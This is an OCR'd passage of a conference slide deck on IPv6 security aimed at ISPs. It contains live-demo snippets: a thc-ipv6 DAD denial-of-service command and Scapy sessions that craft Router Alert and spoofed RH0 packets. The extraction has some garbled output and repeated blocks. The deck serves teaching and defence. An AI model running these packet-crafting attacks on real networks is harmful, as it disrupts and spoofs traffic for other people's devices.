Syntax: ./dos-new-ip6 interface

This tools prevents new ipv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new ipv6 devices.
```

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ sudo ./dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
```

IPv6 Address List


	Address	From Pool	Interface	Advertise
G	2001:db8::1/64		bridge1	no
G	2001:db8:bcd::1/64		bridge1	no
G	2001:db8:abcd::1/64		ether1	no
DL	fe80::20c:42ff:fe11:11...		bridge1	no
DL	fe80::20c:42ff:fe38:52...		*ether3*	no

DAD attack didn't succeed over a Mikrotik RouterOS box !

ICMPv6 Redirect Issues

ICMPv6 Redirect

Redirection is a feature based on ICMPv6 that allows a router to signal a better route to some host.




Packet to 2001:db8::999::X → To Default gateway (2001:db8::1)

To 2001:db8::100 ← ICMPv6 Redirect (137) (Better Route = 2001::db8::2)

Further communication to 2001:db8:999::/0 will be sent through 2001:db8::2

ICMPv6 Redirect Attack



ICMPv6 Redirect (137)
(Better Default Route = 2001:db8::BAD)

To 2001:db8::B0B0

Further communication to 2001:db8:999::/0 will be sent through 2001:db8::BAD

Routing Header Issues

md brasil
IT & TELECOM

IPv6 Protocol Header

Version (4 bits)	Traffic Class (8 bits)	Flow Label (20 bits)	
Payload Length (16 Bits)		Next Header (8 bits)	Hop Limit (8 bits)
Source Address (128 bits)			
Destination Address (128 bits)			

Next Header

Next Header Information

IPv6 Headers Vulnerabilities

IPv6 protocol specifications (RFC 2460) does not impose constraints for the use of extensions headers.

Several attacks could be done using extensions headers vulnerabilities:


→ Routing Header type 0 (RH0)
→ Hop-by-hop options Header / Router Alert Attack
→ Fragmentation Header issues

Hop-by-Hop Options and Router Alert Attack

The Hop-by-hop options header (next header number 0) must be inspected by every node along the packet's path.

The presence of the Router Alert options indicates to a router that it should take a closer look at the contents of the packet header.

→ Attackers can abuse this feature crafting packets with Router Alert, consuming resources along the path.



Live Demo

```
maia@maia-laptop:~$ sudo scapy
Welcome to Scapy (2.0.1)
>>> dest = '2001:db8:b0b0::b0b0'
>>> rapkt = IPv6(dst=dest, nh=60)/IPv6ExtHdrDestOpt(nh=6, options=[RouterAlert()
])/TCP(sport=1080, dport=80)
>>> rapkt.show2()
```

```
>>> rapkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 28
  nh= Destination Option Header
  hlim= 64
  src= 2804:40:989c:0:223:14ff:fe21:d4a8
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Extension Header - Destination Options Header ]###
     nh= TCP
     len= 0
     autopad= On
     \options\
      |###[ Router Alert ]###
      |  otype= Router Alert [00: skip, 0: Don't change en-route]
      |  optlen= 2
      |  value= Datagram contains a MLD message
      |###[ PadN ]###
      |  otype= PadN [00: skip, 0: Don't change en-route]
      |  optlen= 0
      |  optdata= ''
```

```
 unans=sr(rapkt, timeout=2)
ission:
d to send 1 packets.

 2 packets, got 1 answers, remaining 0 packets
```

Routing Header Type 0 (RH0) Issue

IPv6 defines 3 types of routing headers:


→ Type 2: Used for mobility in IPv6 (MIPv6) and only understood by MIPv6 compliant stacks.

→Type 1: Unused

→Type 0: Technique intended to allow a sender to partially or completely specify a route to a packet. Similar to IPv4 “loose source routing”, this feature can be abused in several ways.

RH0 Attack

RH0 can be abused on several ways. A common use is to spoof a source address and still receive return traffic.



Amplification attacks and other DoS attacks can also use RH0.

md brasil IT & TELECOM

Live Demo

```
maia@maia-laptop:~$ sudo scapy
[sudo] password for maia:
Welcome to Scapy (2.0.1)
>>> Attacker = '2001:db8:bad::bad'
>>> Victim = '2001:db8:b0b0::b0b0'
>>> Midway = '2001:db8:abcd::1'
>>> rh0pkt = IPv6(src=Attacker, dst=Victim)/IPv6ExtHdrRouting(addresses=[Midway]
)/ICMPv6EchoRequest()
>>> rh0pkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:bad::bad
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:abcd::1 ]
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= 0x6122
        id= 0x0
        seq= 0x0
        data= ''
>>>
```


md brasil IT & TELECOM

Live Demo

```
>>> rh0pkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:bad::bad
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:abcd::1 ]
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= 0x6122
        id= 0x0
        seq= 0x0
        data= ''
>>> ans, unans=sr(rh0pkt)
Begin emission:
```

```
>>> rh0pkt.show2()
###[ IPv6 ]###
  version= 6L
  tc= 0L
  fl= 0L
  plen= 32
  nh= Routing Header
  hlim= 64
  src= 2001:db8:bad::bad
  dst= 2001:db8:b0b0::b0b0
###[ IPv6 Option Header Routing ]###
     nh= ICMPv6
     len= 2
     type= 0
     segleft= 1
     reserved= 0L
     addresses= [ 2001:db8:abcd::1 ]
###[ ICMPv6 Echo Request ]###
        type= Echo Request
        code= 0
        cksum= 0x6122
        id= 0x0
        seq= 0x0
        data= ''
>>>
```

Packet Fragmentation



Fragmentation Attacks

Some Issues due to fragmentation (valid for IPv6 and IPv4)

→ Upper layer information might not be contained within the first fragment

→ Before accurate decision can be made, Firewalls should reassembly all fragments from a fragmented packet. Fragmentation could be used to by pass Firewall systems


→ Fragmentation can be used by attackers to attack a final node exploring its weakness on how packets are reassembled. For instance, sending a packet with a missing fragment and forcing node to wait for it;

Fragmentation Attacks

Fragmentation on IPv6

→ In IPv6, if necessary, fragmentation is done **only at the source** node.

→ PMTUD (Path MTU discovery) is essential for IPv6 (desirable for IPv4). PMTUD relies no ICMPv6 messages “packet too big”




Fragmentation Attacks

Fragmentation on IPv6

→ Forging messages "packet too big" on behalf of an legitimate router, will lead to slowing services to that destination

→ Minimum IPv6 MTU size is 1280 bytes.




Are those all possible the attacks ?

NOPE ! ☹

```
maia@maia-VirtualBox:~/thc-ipv6-1.8$ ls
alive6                  fake_dnsupdate6   flood_router6       redir6
denial6                 fake_mipv6        flood_solicitate6   rsmurf6
detect-new-ip6          fake_mld26        fragmentation6      sendpees6
dnsdict6                fake_mld6         fuzz_ip6            sendpeesmp6
dos-new-ip6             fake_mldrouter6   implementation6     smurf6
exploit6                fake_router6      implementation6d    thcping6
extract_hosts6.sh       flood_advertise6  kill_router6        toobig6
extract_networks6.sh    flood_dhcpc6      ndpexhaust6         trace6
fake_advertise6         flood_mld26       parasite6
fake_dhcps6             flood_mld6        randicmp6
fake_dns6d              flood_mldrouter6  README
maia@maia-VirtualBox:~/thc-ipv6-1.8$
```

AGENDA



1) Larger Address Space Impacts:

Internal and external reconnaissance, bogons threats;

2) Protocol Vulnerabilities and Possible Attacks:


Auto-configuration, Neighbor Discovery, Duplicate Address Detection Issues, Redirect Attacks, Header manipulation, etc

3) Countermeasures Using RouterOS by an ISP Point of View

Securing ISP perimeter, protecting customer networks, and public locations

Protecting your Home/Soho Customers
(By an ISP Point of View)

Typical ISP Topology



Good Practices to Minimize Reconnaissance Risks

→ Filter internal-use IPv6 addresses at Autonomous Systems Borders

→ Use no obvious static addresses for critical systems

